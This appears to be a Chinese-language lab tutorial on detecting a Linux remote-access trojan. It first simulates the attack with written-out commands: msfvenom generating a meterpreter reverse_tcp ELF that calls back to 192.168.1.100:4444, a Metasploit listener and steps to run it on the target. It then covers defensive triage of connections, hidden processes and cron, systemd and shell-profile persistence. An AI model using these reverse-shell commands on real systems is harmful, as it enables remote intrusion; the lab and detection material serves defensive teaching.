环境模拟
使用 Kali 自带的 Metasploit Framework 生成 Linux 原生远控木马
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f elf -o linux_shell.elf
Kali 端开启 MSF 监听,等待目标回连
-

进入 MSF 控制台
msfconsole
-
加载监听模块
use exploit/multi/handler
-
配置与木马匹配的载荷、IP、端口
set PAYLOAD linux/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.100
set LPORT 4444
-
开启监听
run

模拟攻击者通过漏洞、弱口令等方式将木马上传至目标机并执行
-
从 Kali 下载木马(Kali 端先执行
python3 -m http.server 8000开启临时 HTTP 服务) -
赋予执行权限
chmod +x linux_shell.elf
-
运行木马,触发反向连接
./linux_shell.elf &
恶意木马排查
快速排查
针对远控木马的核心特征网络通信与运行进程
网络连接排查
全量 TCP/UDP 连接排查,过滤本地回环,直接关联进程 PID / 名称
ss -antp | grep -v '127.0.0.1' | grep -v '::1'
进程排查
从内核 /proc 获取全量可信 PID 列表(内核维护,木马无法篡改)
ls -la /proc/ | awk '/^d/ {print $9}' | grep -E '^[0-9]+$' | sort -n > /tmp/pid_kernel.txt从 ps 命令获取 PID 列表(用户态,可能被木马过滤)

ps -eL | awk '{print $2}' | grep -E '^[0-9]+$' | sort -n > /tmp/pid_ps.txt对比差异,ps 看不到、但内核中存在的 PID,就是隐藏的恶意进程
diff /tmp/pid_kernel.txt /tmp/pid_ps.txt
内核验证
找到可疑 PID 后,执行以下命令,直接读取内核数据 直接定位木马可执行文件的绝对路径
ls -la /proc/PID/exe持久化后门排查
定时任务
当前用户定时任务
crontab -l系统全局定时任务配置
cat /etc/crontab系统定时任务目录
ls -la /etc/cron.d/
ls -la /etc/cron.hourly/
ls -la /etc/cron.daily/
ls -la /etc/cron.weekly/
ls -la /etc/cron.monthly/
所有用户的私有定时任务文件
ls -la /var/spool/cron/
Systemd 服务持久化
所有开机自启的服务,排查陌生服务
systemctl list-unit-files --type=service | grep enabled
所有正在运行的服务
systemctl list-units --type=service --state=running
查看可疑服务的完整配置,定位启动文件路径
systemctl cat 可疑服务名.service
系统服务配置目录,排查陌生服务文件
ls -la /usr/lib/systemd/system/
ls -la /etc/systemd/system/
ls -la /etc/systemd/system/multi-user.target.wants/
启动环境与 Shell 环境
rc.local 开机启动脚本
cat /etc/rc.d/rc.local
ls -la /etc/rc.d/rc.local  # 检查是否有执行权限

全局 Shell 环境配置(所有用户登录都会执行)
cat /etc/profile
cat /etc/bashrc

ls -la /etc/profile.d/
root 用户私有 Shell 配置
cat /root/.bashrc
